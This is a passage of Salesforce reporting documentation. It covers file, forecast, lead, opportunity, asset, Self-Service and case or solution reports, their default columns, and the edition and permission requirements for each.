Likes	Number of times file posts have been liked. This number doesn't count likes applied to comments on the file post.
Links	Number of external file links that have been generated. External links are generated when a user shares a file using **Share via link** or when a user shares content from a library using a content delivery.
Post Comments	Number of comments made on file posts in feeds.
Posts	Number of times the file has been posted to a feed. This number doesn't count the number of times the file has been attached to comments on posts.
Published Date	Date a file, content pack, Google Doc, or Web link was first published or uploaded.
Shares	Number of times the file has been posted to a user's feed, shared using **Share with people**, and shared using **Share with groups**.
Size (MB)	Size of the most recent file version in megabytes.

Field	Description
`Total Downloads`	Number of times the file has been downloaded.
`Total Size (MB)`	Combined Size of all uploaded file versions.
`Versions`	Number of uploaded file versions.

Tips for Using File and Content Reports

- Salesforce CRM Content users who have the `Manage Content` option checked in their library permission can sort report data by the library they have access to ("My Libraries") or by all the libraries in an organization ("All Libraries"). Users without the `Manage Content` option can only sort data by the libraries they have access to.
- Sort custom reports by `Library Name` to view data for individual files as well as library summaries, such as total storage used and total number of downloads.
- Sort according to the `Content ID` to view data for a particular document.
- If you have Customer Portal or partner portal users with the "Create Libraries" user permission, run the Library Administrators report to determine which new libraries have been created by portal users.

SEE ALSO:

The Report Run Page

Limit Report Results

Forecast Reports

Forecast reports give you information about your customizable forecast data.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Note: If you don't see the Forecast Reports folder, your organization may not have customizable forecasting enabled. Customizable Forecasting includes five standard report types. You can't create custom report types with Customizable Forecasting.

Special Features of Customizable Forecast Reports

Consider the following when running customizable forecast reports:

Standard Reports

Create a forecast history report if you want the report to include information about forecasts you already submitted. Select *`All Forecasts`* to show the state of the forecasts after each update. Choose *`Latest Forecasts`* to display only the current state of the forecasts.

Report Types

- When creating a custom forecast report, choose the **Customizable Forecast: Opportunity Forecasts** report type if you want to include information about the opportunities that contribute to your forecast.
- You can include custom user fields in custom opportunity forecast reports as columns and as column values. Custom user fields are available as either opportunity owner or account owner custom information. The custom field label will be used for both opportunity owner or account owner information, which can cause confusion if they are both on the same report and have similar field labels.
- If you have the "View All Forecasts" permission, forecast summary and forecast history reports include all users' data for the chosen forecast hierarchy, including users in branches of the forecast hierarchy that have no forecast manager.

Tips on Customizable Forecasting Reports

- You must specify a reporting interval by fiscal year or by date.
- Forecast reports include private opportunities.
- Opportunity amounts are included in forecast reports if the opportunity is set to close within the forecast period.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.
- Create a forecast summary report if you want to view information about the amounts in your forecast without details of the opportunities that contribute to that amount.
- If your organization uses territories, you can create custom forecast reports that summarize information by territory name.
- You can view an opportunity forecast report based on the forecast hierarchy by drilling down in your forecast hierarchy.
  1. Select the desired role or territory from the **Hierarchy** links.
  2. Choose the appropriate forecast users or teams from the **Show Opportunities Owned By** or **Show Forecasts Owned By** scopes at the top of the report.
  3. Click **Run Report** again to refresh the report data for your chosen parameters.

  For example, to see your opportunity information, including your overrides on opportunity amounts or quantities and overrides from users below you in the forecast hierarchy, set the **Hierarchy** link to your forecast role. To see the opportunity information of someone beneath you in the forecasting hierarchy, drill down into that role.

  Warning: The My Team view shows forecasts across multiple hierarchy levels. Consequently, values may be included in a subordinate's forecast total and a forecast manager's forecast total. This may lead to larger than expected values in the column total because subordinate amounts are included multiple times in the total.

Note: Click **Show Hierarchy** to see your org's role hierarchy above the report results. You can use the role hierarchy to share report data with people at different levels in the hierarchy. For example, if you see **CEO > VP of Global Sales > Sales Operations Director**, you're viewing data for the Sales Operations Director role. Click any role name to see and share the data that's visible to people in that role.

SEE ALSO:

The Report Run Page
Limit Report Results

Lead Reports

Use lead reports to show information about the source and status of leads, how long it takes to respond to leads, neglected leads, and the history of lead fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Special Features of Lead Reports

Consider the following when running lead reports:

Standard Reports

Choose the Lead History report type to track the history of standard and custom fields on leads where field histories are set to tracked. Use this report to see tracked fields' old and new values.

Tip: If you have the "Create and Customize Reports" permission, you can use the `View` drop-down on a Lead History Report to view lead history data by My Leads, My Team's Leads, User Owned Leads, Queue Owned Leads, and All Leads.

Tips for Lead Reports

- Limit your report view to "My team's leads" to see leads owned by users who report to you in the role hierarchy.
- Lead reports can show all leads, both converted and unconverted. To limit your report to just unconverted leads, enter filter criteria of "Converted equals 0."
- The `Last Activity` of a lead is the most recent due date of an activity on the record. The following past or future activities set this date:
  - Any event
  - Closed tasks
- You can create a report of your lead information, export that data to Excel, and then do a mass mail merge using Microsoft® Word.

Lead Report Limitations

- You can't use filter conditions to search the results of the `Old Value` and `New Value` fields.
- You can't use filter logic if you are filtering by *`Field/Event`*.

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunity reports provide information about your opportunities, including owners, accounts, stages, amounts, and more. The default settings show you the most commonly used information from each object, but you can customize a report to view other information, such as primary campaign source, forecast category, and synced quote.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Tips for Working with Opportunity Reports
   Opportunity reports can include all opportunity fields plus some extra columns for additional detail.
2. Standard Opportunity Reports
   Standard opportunity reports help you report on your opportunity pipeline and history, opportunity sources, opportunity types, and more.
3. Opportunity Report Types
   Report types provide a report template that you can customize to capture the unique data you're after without creating a report from scratch. Many of the opportunities custom report types include information from associated objects, such as products, partners, and quotes.

SEE ALSO:

The Report Run Page

Limit Report Results

Tips for Working with Opportunity Reports

Opportunity reports can include all opportunity fields plus some extra columns for additional detail.

- You can use the following columns to provide additional detail:
  - `Age`—For an open opportunity, the number of days since the opportunity was created. For a closed opportunity, the number of days between the creation date and the closed date.
  - `Stage Duration`—The number of days the opportunity was in the stage listed in the `Stage` column. You can run the Opportunity Stage Duration report to see how much time an opportunity spent at different stages.
  - `Last Activity`—The most recent due date of an activity on the opportunity record, including any opportunity event or closed task.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- If your organization uses Forecasts or Customizable Forecasts, you'll see forecast report options paired with opportunity report options in the standard reports folders and the custom reports wizard. Opportunities owned by users who do not have a role in your organization's hierarchy are omitted from opportunity, forecast, and sales reports. This restriction does not apply to Personal or Group Edition organizations, which do not have a role hierarchy. For reports that include the `Partner` column (except for the Partner Opportunities report), only the primary partner of the opportunity is displayed.
- Not all Opportunity Product fields are available in report filters. For example, the `Product Family` field is not available in Opportunity Product report filters because it is related to that object through the Pricebook Entry object. To make the `Product Family` field available in Opportunity Product report filters—for cross-sell or upsell reporting—create a custom formula field to store its contents and use that formula field in your filter. From the object management settings for opportunities, go to the fields area, then create a custom field of type Formula, making sure to use `Text` for your formula return type and `TEXT(PricebookEntry.Product2.Family)` for your formula.
- In Professional, Enterprise, Unlimited, Performance, and Developer edition organizations, the **Hierarchy** links let you browse report results based on the role or territory hierarchies.
- If your organization uses previous versions of territory management (not Enterprise Territory Management), the Hierarchy filter on opportunity reports lets you view data according to either the role or territory hierarchies. In addition, the Territories filter lets you display either opportunities from all territories or opportunities that lack an associated territory.
- You can include the `Primary Campaign Source` field on all standard opportunity reports. This field is controlled by field-level security.
- Use the View filter to limit your opportunity report results. View options vary depending on your organization's Edition and setup.
  - My opportunities—Shows only your opportunities.
  - My team-selling opportunities—Shows opportunities for which you are on the opportunity team.
  - My team-selling and my opportunities—Shows your opportunities and opportunities for which you are on the opportunity team.
  - My team's opportunities—Shows your opportunities and opportunities owned by all of your subordinates in the role hierarchy.

    If your organization uses previous versions of territory management (not Enterprise Territory Management), the effect of this option depends on the value of the Hierarchy filter above. If you select *`Role`*, you see your opportunities and opportunities owned by all of your subordinates in the role hierarchy. If you select *`Territory`*, you see opportunities that you own and any opportunities owned by your territories' descendants.
  - My team's team-selling and their opportunities—For users who report to you in the role hierarchy, shows opportunities they own or for which they are on the opportunity team.
  - My territories—For organizations that use territory management, this option shows opportunities that belong to the territories to which you are assigned.

- All opportunities—Shows all opportunities you can view.

SEE ALSO:

Opportunity Reports

Opportunity Report Types

Standard Opportunity Reports

Standard Opportunity Reports

Standard opportunity reports help you report on your opportunity pipeline and history, opportunity sources, opportunity types, and more.

1. In the `Folders` pane on the Reports tab, select **Opportunity Reports**.
2. Click the report you want.

Report Name	Description
Closed Opportunities	Won opportunities
Opportunities by Type	Types of available opportunities.
Opportunity Field History	Field history on opportunities. Available only if your organization tracks this information.
Opportunity History	Status changes on opportunities. Available only if your organization tracks this information.
Opportunity Pipeline Trend	A historical snapshot of your opportunities; opportunity amounts are grouped by historical stage for specified months. This report is available in Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations only.
Opportunity Pipeline	Opportunities by stage.
Opportunity Pipeline with Splits	Opportunities summarized by split information such as assigned user and percentage.
Opportunity Product	Opportunities by month and product.
Opportunity Product Report with Splits	Split assignments and percentages for each product. You can also summarize information by these fields: • `Split Total Price`–Split percentage multiplied by Total Price. • `Split Expected Product Amount`–Split Total Price multiplied by Probability.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report Name	Description
Opportunity Schedule Report with Splits	Opportunities by month, including split percentages for the opportunity team. To access this report, product scheduling must be enabled for your organization. You can also summarize information by these fields: • `Split Total Price`–Split percentage multiplied by Total Price. • `Split Schedule Amount`–Split percentage multiplied by Schedule Amount. • `Split Expected Product Amount`–Split Total Price multiplied by Probability. • `Split Expected Schedule Amount`–Split Schedule Amount multiplied by Probability.
Opportunity Sources	Sources of your opportunities.
Opportunity Stage Duration	Duration of an opportunity at each stage.
Opportunity Teams	Information about opportunities and opportunity teams to which you belong.
Partner Opportunities	All partners associated with an opportunity or the primary partners only. To limit your results to primary partners, customize the report and enter *`Primary equals True`* on the criteria page of the report wizard.
Stuck Opportunities	Open opportunities grouped by stage and then sorted by age.

3. Run the report.

SEE ALSO:

Opportunity Reports

Opportunity Report Types

Tips for Working with Opportunity Reports

Opportunity Report Types

Report types provide a report template that you can customize to capture the unique data you're after without creating a report from scratch. Many of the opportunities custom report types include information from associated objects, such as products, partners, and quotes.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Opportunities Reports

View standard information about your opportunities, including owners, accounts, stages, amounts, and more. The default settings show you the most commonly used information from each object, but you can customize the report to view other information, such as primary campaign source, forecast category, and synced quote.

Opportunities with Contact Roles Report

View information about the contacts associated with your opportunities, including name, title, and role.

Opportunities with Contact Roles and Products Report

View information about the contacts and opportunities associated with a selected product. You must select a product to filter results by when you run the report.

Opportunities with Competitors Report

View information about your company's competitors for opportunities, including their strengths and weaknesses.

Opportunities with Historical Trending Report

The Opportunities with Historical Trending report is a custom report type designed to help you analyze historical trends in your sales pipeline.

Opportunity Field History Report

View information about the change history of key opportunity fields, including old and new values and the dates edits were made.

Opportunity History Report

View information about the history of your opportunities, including stages and close date.

Opportunities with Opportunity Teams Report

View information about the members of your opportunity teams and their roles, organized by opportunity.

Opportunities with Opportunity Teams and Products Report

View information about your opportunity team members and their products, organized by opportunity. You must specify either a product or an opportunity team member to filter results by when you run the report.

Opportunities with Partners Report

View information about the partners you team with on your opportunities, including opportunity name, amount, and partner role.

Opportunities with Products Report

View information about the products associated with your opportunities, including product name and opportunity stage.

Opportunity Trends Report

View information about trends shared by the opportunities in your pipeline.

Opportunities with Quotes and Quote PDFs Report

View details about the quote PDFs created for each quote associated to an opportunity. The default settings show you the most commonly used information from each object, but you can customize the report to view other information, such as who created or last modified each listed quote PDF.

Opportunities with Quotes and Quote Line Items Report

View details about the quotes associated with opportunities, and the line items for each quote. The default settings provide the most commonly used information from each object, but you can customize the report to see any opportunity, quote, or quote line item field.

SEE ALSO:

Choose a Report Type

Opportunity Reports

Tips for Working with Opportunity Reports

Opportunities Reports

View standard information about your opportunities, including owners, accounts, stages, amounts, and more. The default settings show you the most commonly used information from each object, but you can customize the report to view other information, such as primary campaign source, forecast category, and synced quote.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Click **Show Hierarchy** to see your org's role hierarchy above the report results. You can use the role hierarchy to share report data with people at different levels in the hierarchy. For example, if you see **CEO > VP of Global Sales > Sales Operations Director**, you're viewing data for the Sales Operations Director role. Click any role name to see and share the data that's visible to people in that role.

The default settings for this report are:

Format

Tabular

Selected Columns

Object Information Type	Columns
Opportunity Information	• Opportunity Name • Amount • Close Date • Stage • Age • Type • Probability (%) • Lead Source • Fiscal Period • Next Step • Created Date
Opportunity Owner Information	• Opportunity Owner • Owner Role

Object Information Type	Columns
Account Information	• Account Name

SEE ALSO:

The Report Run Page
Limit Report Results
Opportunity Reports

Opportunities with Contact Roles Report

View information about the contacts associated with your opportunities, including name, title, and role.

The default settings for this report are:

Format

Tabular

Selected Columns

Object Information Type	Columns
Opportunity Information	• Opportunity Name
Opportunity Owner Information	• Opportunity Owner
Account: General Information	• Account Name
Contact Role: General Information	• Title • First Name • Last Name
Contact Role: Phone/Fax/Email	• Phone • Email
Contact Role: Address	• Mailing Street • Mailing City • Mailing State/Province • Mailing ZIP/Postal Code • Mailing Country

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

The Report Run Page
Limit Report Results
Opportunity Reports

Opportunities with Contact Roles and Products Report

View information about the contacts and opportunities associated with a selected product. You must select a product to filter results by when you run the report.

The default settings for this report are:

Format

Tabular

Selected Columns

Object Information Type	Columns
Opportunity: Information	• Opportunity Name
Product Information	• Product Name
Opportunity Owner Information	• Opportunity Owner
Account: General Information	• Account Name
Contact Role: General	• Title • First Name • Last Name
Contact Role: Phone/Fax/Email	• Phone • Email
Contact Role: Address	• Mailing Street • Mailing City • Mailing State/Province • Mailing ZIP/Postal Code • Mailing Country

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunities with Competitors Report

View information about your company's competitors for opportunities, including their strengths and weaknesses.

The default settings for this report are:

Format

Summary

Selected Columns

Object Information Type	Columns
Opportunity Information	• `Opportunity Name` • `Close Date` • `Amount`
Competitor Information	• `Competitor Name` • `Strengths` • `Weaknesses`
Account: General Information	• `Account Name`

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunities with Historical Trending Report

The Opportunities with Historical Trending report is a custom report type designed to help you analyze historical trends in your sales pipeline.

We've selected some of the most useful Opportunity fields for you in the default report:

Amount

Estimated total sale amount. For organizations using multiple currencies, the amount is shown in your personal currency by default. Change the `Opportunity Currency` picklist to track the amount in another currency.

Close Date

Date when you plan to close the opportunity. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.

Stage

Current stage of opportunity based on selections you make from a predefined list, for example, Prospect or Proposal.

Probability

Percentage of estimated confidence in closing the opportunity.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

  AND

  Manage Custom Report Types"

Forecast Category
Forecast category name that is displayed in reports, opportunity detail and edit pages, opportunity searches, and opportunity list views. The setting for an opportunity is tied to its `Stage`.

Note: If you edit this report type, it is no longer automatically updated. If you remove this report type, it will not be regenerated.

Opportunity Field History Report
View information about the change history of key opportunity fields, including old and new values and the dates edits were made.

Note: You must enable and set up field history tracking and select fields in order to use the Field History Tracking report.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The default settings for this report are:

Format
Tabular

Selected Columns

Object Information Type	Columns
History Data	• `Edit Date` • `New Value` • `Edited By` • `Field/Event` • `Old Value`
Opportunity Fields	• `Opportunity Name`
Opportunity Owner Information	• `Opportunity Owner`

SEE ALSO:
The Report Run Page
Limit Report Results
Opportunity Reports

Opportunity History Report
View information about the history of your opportunities, including stages and close date.

EDITIONS

Available in: Salesforce Classic

Available in all editions

The default settings for this report are:

Format
Summary

Selected Columns

Object Information Type	Columns
Opportunity Information	• `Opportunity Name`

Object Information Type	Columns
Opportunity Owner Information	• Owner
Opportunity History Information	• From Stage • Amount • Last Modified • To Stage • Probability (%) • Last Modified By • Close Date

SEE ALSO:

- The Report Run Page
- Limit Report Results
- Opportunity Reports

Opportunities with Opportunity Teams Report

View information about the members of your opportunity teams and their roles, organized by opportunity.

To be able to use this report, enable team selling.

The default settings for this report are:

Format

Tabular

Selected Columns

Object Information Type	Columns
Opportunity information	• Opportunity Name
Team member information	• Team Member Name • Team Role

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your admin has created custom opportunity team fields, you can include them in this report.

SEE ALSO:

- The Report Run Page
- Limit Report Results
- Opportunity Reports

Opportunities with Opportunity Teams and Products Report

View information about your opportunity team members and their products, organized by opportunity. You must specify either a product or an opportunity team member to filter results by when you run the report.

The default settings for this report are:

Format

Tabular

Selected Columns

Object Information Type	Columns
Opportunity Information	• Opportunity Name
Product Information	• Product Name
Team Member Information	• Team Member Name • Team Role

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunities with Partners Report

View information about the partners you team with on your opportunities, including opportunity name, amount, and partner role.

The default settings for this report are:

Format

Summary

Selected Columns

Object Information Type	Columns
Opportunity Information	• Opportunity Name • Close Date • Amount
Opportunity Owner Information	• Opportunity Owner
Partner Information	• Partner Owner • Partner Role • Partner
Account Information	• Account Owner

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Object Information Type	Columns
	• Account Name

SEE ALSO:

- The Report Run Page
- Limit Report Results
- Opportunity Reports

Opportunities with Products Report

View information about the products associated with your opportunities, including product name and opportunity stage.

The default settings for this report are:

Format

Matrix

Summary Fields

Total Price (sum)

Selected Columns

Object Information Type	Columns
Opportunity Information	• Opportunity Name • Amount • Close Date • Stage • Age • Type • Probability • Created Date
Product Information	• Product Name • Product Code • Quantity • Active Product • Sales Price • Product Date • Product Description • Total Price • Product: Month • List Price
Opportunity Owner Information	• Opportunity Owner

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Object Information Type	Columns
	• Owner Role
Account: General Information	• Account Name

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunity Trends Report

View information about trends shared by the opportunities in your pipeline.

The default settings for this report are:

Format

Matrix

Groupings

The default report shows rows grouped by Historical Stage and columns grouped by As of Date.

Summary Fields

Historical Amount (sum)

Selected Columns

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Object Information Type	Columns
Opportunity Information	• Opportunity Name
Opportunity Trend Information	• Historical Amount • As of Date • Historical Stage
Opportunity Owner Information	• Opportunity Owner Alias

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Opportunities with Quotes and Quote PDFs Report

View details about the quote PDFs created for each quote associated to an opportunity. The default settings show you the most commonly used information from each object, but you can customize the report to view other information, such as who created or last modified each listed quote PDF.

The default settings for this report are:

Format
Summary

Grouping
The default report shows quotes and quote PDFs grouped by `Opportunity Name`.

Selected Columns

Object Information Type	Columns
Opportunity Information	• `Opportunity Name`
Quote Information	• `Quote Name` • `Syncing`
Quote PDF Information	• `Quote PDF: Created Date` • `Quote PDF: Name` • `Quote PDF: Discount` • `Quote PDF: Grand Total`

EDITIONS

Quotes are available in: Salesforce Classic

Quotes are available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

The Report Run Page
Limit Report Results
Opportunity Reports

Opportunities with Quotes and Quote Line Items Report

View details about the quotes associated with opportunities, and the line items for each quote. The default settings provide the most commonly used information from each object, but you can customize the report to see any opportunity, quote, or quote line item field.

If your organization uses multicurrency or advanced currency management, you have additional options for customizing this report. When you select report columns, you can select the "converted" version of an amount or total column to show its value converted to a different currency. Select the currency you want to convert to under Advanced Settings when you select your report criteria.

The default settings for this report are:

Format
Summary

Summary Fields
`Amount` (sum)
`Quote Discount` (sum)

EDITIONS

Quotes are available in: Salesforce Classic

Quotes are available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Groupings

The default report shows you results grouped first by `Opportunity Name` and then by `Quote Name`. Each quote line item is listed beneath its associated quote.

Selected Columns

Object Information Type	Columns
Opportunity Information	• `Opportunity Name` • `Amount`
Quote Information	• `Quote Name` • `Discount` • `Syncing` • `Status`
Quote Line Item Information	• `Quote Line Item: Discount` • `Product: Product Name` • `Line Item Number` • `Sales Price` • `List Price` • `Quote Line Item: Subtotal` • `Quote Line Item: Total Price`

SEE ALSO:

The Report Run Page

Limit Report Results

Opportunity Reports

Product and Asset Reports

Use product and asset reports to view information about the products your users currently have installed. Find out what assets your customers have, list the cases filed for a particular asset, or identify assets that aren't associated with a product.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Special Features of Product and Asset Reports

Consider the following when running product and asset reports:

Standard Reports

Use the Assets without Products report, available from the "Products and Asset Reports" folder to list the assets that are not associated with a product. Depending on how you use assets, these assets can represent your competitor's products.

Report Types

- To create a custom report showing what assets your customers have, click **New Report** from the Reports tab and choose the Accounts with Assets or Contacts with Assets report type from the Accounts & Contacts report type category.

- To view a list of the cases filed for a particular asset, click **New Report** from the Reports tab and choose the Assets with Cases report type from the Price Books, Products and Assets option.

SEE ALSO:

The Report Run Page

Limit Report Results

Self-Service Reports

Self-Service reports help you analyze the effectiveness of your Self-Service portal. Find out how many cases are being viewed, how many customers are logging in, or what customers think of the solutions you're offering.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Standard Reports

- The Self-Service Usage Report gives you information on how many cases are viewed and logged, the number of comments that have been added, and the number of searches Self-Service users have performed.
- The Self-Service User Report provides information about the customers who are logging into your Self-Service portal, including the associated account and last login date. You can also include Self-Service fields in any custom contact report.
- The Helpful Solutions report displays statistics from Self-Service portals that display solutions. On each Self-Service solution page, customers can indicate whether the solution is helpful. You can use the results of this survey when choosing the top five solutions for your Self-Service Home page and to verify that customers are able to find the solutions they need.

SEE ALSO:

The Report Run Page

Limit Report Results

Reporting on Support Activity

Use support reports to track the number of cases created, case comments, case emails, case owners, case contact roles, cases with solutions, the length of time since the case last changed status or owner, and the history of cases.

You can also report on the solutions for your organization, including solution history, the languages in which solutions have been written, and whether translated solutions are out of date. If you have enabled the Self-Service portal, you can run reports to track usage of your Self-Service portal.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

1. Fields Available for Case Reports

   You can report on a number of key case fields in addition to the ones that are included in the standard and custom report types.

2. Fields Available for Solution Reports
   You can report on a number of key solution fields in addition to the standard and custom fields.

SEE ALSO:

The Report Run Page

Limit Report Results

Fields Available for Case Reports

You can report on a number of key case fields in addition to the ones that are included in the standard and custom report types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Cases

Field	Description
`# Cases Submitted`	The number of cases submitted by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
`# Cases Viewed`	The number of cases viewed by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
`# Comments Added`	The number of comments added to all cases by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
`Entitlement Process Start Time`	The time the case entered an entitlement process. This field displays if an entitlement process applies to the case.
`Entitlement Process End Time`	The time the case exited an entitlement process. This field displays if an entitlement process applies to the case.
`Super User`	A contact enabled to view case information, add comments, and upload attachments for all cases submitted via the Self-Service portal by anyone in his or her company. (Self-Service User Report)
Self-Service Commented>	A checkbox showing a comment was added to a case via the Self-Service portal.
New Self-Service Comment	A checkbox showing a comment has been added to a case via the Self-Service portal and has not been reviewed by the case owner.
`Is Incoming`	A checkbox showing a case was received by email via the Email-to-Case or On-Demand Email-to-Case feature. (Cases with Emails Report)

Cases

Field	Description
`Age`	The age of an open case is the elapsed time from creation to the present. The age of a closed case is the elapsed time from creation to the closing time of the case. Age can be expressed in days, hours, or minutes. Note that the age of a case does *not* take into account any holidays that are associated with the case's business hours. Holidays suspend business hours during specified dates and times.
`Closed`	A checkbox showing a case has a closed status.
`Escalated`	A checkbox showing a case was escalated by an escalation rule.
`Public Case Commented`	A checkbox showing a case has comments that may be displayed via the Self-Service portal.
`Has Attachment`	A checkbox showing a case with emails has attachments. (Cases with Emails Report)
`Old Value`	The value in a tracked case or solution field before it was changed. (Case History Report and Solution History Report)
`New Value`	The value in a tracked case or solution field after it was changed. (Case History Report and Solution History Report)
`Business Hours`	The number of business hours that have elapsed since a case was last updated. Note that holidays are *not* taken into account for this field. Holidays suspend business hours during specified dates and times. (Case History Report)
`Business Hours Since Similar Change`	The number of hours that elapsed since the same field on a case was last updated. Note that holidays are *not* taken into account for this field. Holidays suspend business hours during specified dates and times. (Case History Report)
`History ID`	The unique identifier for each change tracked on a specified case or solution field. (Case History Report and Solution History Report)
`Contact Account Name`	The account associated with the contact on the case. View together with the `Account Name` field to see if the account on the case is different from the account on the contact.
`Parent Case ID`	The ID of a parent case, which can be used to access a parent case via the API.

Fields Available for Solution Reports

You can report on a number of key solution fields in addition to the standard and custom fields.

Field	Description
`# Solution Searches`	The number of solution searches performed by Self-Service users via the Self-Service portal. (Self-Service Usage Report)
`Self-Service Access Count`	The number of times a solution was viewed in the Self-Service portal.
`Self-Service Answer Count`	The number of times the survey question "Does this Solution help you answer your question?" is answered, either positively or negatively, on a solution in the Self-Service portal.
`Self-Service Positive Count`	The number of times the survey question "Does this Solution help you answer your question?" is answered positively on a solution in the Self-Service portal.
`Author`	The name of the user who originally created the solution.
`Num Related Cases`	The number of cases associated with the solution.
`Reviewed`	Checkbox that indicates whether the solution has a reviewed status.
`Old Value`	The value in a tracked case or solution field before it was changed. (Case History Report and Solution History Report)
`New Value`	The value in a tracked case or solution field after it was changed. (Case History Report and Solution History Report)
`History ID`	The unique identifier for each change tracked on a specified case or solution field. (Case History Report and Solution History Report)
`Language`	The language in which the master solution is written.
`Translation Language`	The language in which the translated solution is written. (Translated Solutions report)
`Solution ID`	The unique identifier for each solution. (Translated Solutions report)
`Out of Date`	Checkbox that indicates that the translated solution may need translating to match its master solution. (Translated Solutions report)
`Master Solution Title`	The title of the master solution. Displays up to 250 characters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

Field	Description
`Translated Solution Title`	The title of the translated solution. Displays up to 250 characters.
`Master Solution Details`	The solution details of the master solution. Displays up to 1000 characters.
`Translated Solution Details`	The solution details of the translated solution. Displays up to 1000 characters.

Pre-Designed Custom Report Types

Some Salesforce features come with custom report types that are designed for you in advance, so you don't have to create a new report.

Note: Pre-designed custom report types are not the same as standard report types.

1. Territory Reports
   Use territory reports to analyze your sales territories. Identify which users have been assigned to which territories, which users have been assigned more than one territory, or which users have no territories.
2. Reports for Answers
   Create custom report types so users can analyze questions, replies, and votes.
3. Salesforce CRM Call Center Reports
   Call Center reports help you analyze the Salesforce CRM Call Center phone calls that were handled by you and your team.
4. Create a Custom Report Type for Approval History
   Before you can run reports on executed and in-progress approval processes and their steps, you need to create a custom report type for approval process instances.
5. Reports That You Can Run on Activities
   Run standard or custom reports that display details about your tasks or events and their related contacts, accounts, opportunities, and other associated records.
6. Report on Sales Reps' Meetings with Customers
   Get insight into how your sales teams are prioritizing their time. Create a custom report that shows which customers sales reps are spending their time with.
7. Create a Custom Report Type in Collaborative Forecasts
   To make a forecasting report available to users, administrators must create a custom report type. A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.
8. Custom Report Types in Collaborative Forecasts
   A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.
9. Idea Reports
   Create custom report types so users can create reports about ideas, idea comments, and votes.
10. Report on Salesforce Knowledge Articles
    Use Salesforce Knowledge custom reports to track how articles are created, maintained, and delivered.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

USER PERMISSIONS

To run reports:
- "Run Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

11. Live Agent Session Reports
    Use Live Agent Session reports to consolidate data about agents' activities while they chat with customers–for example, how long agents are online or how many chat requests are assigned to them.
12. Report on Partners
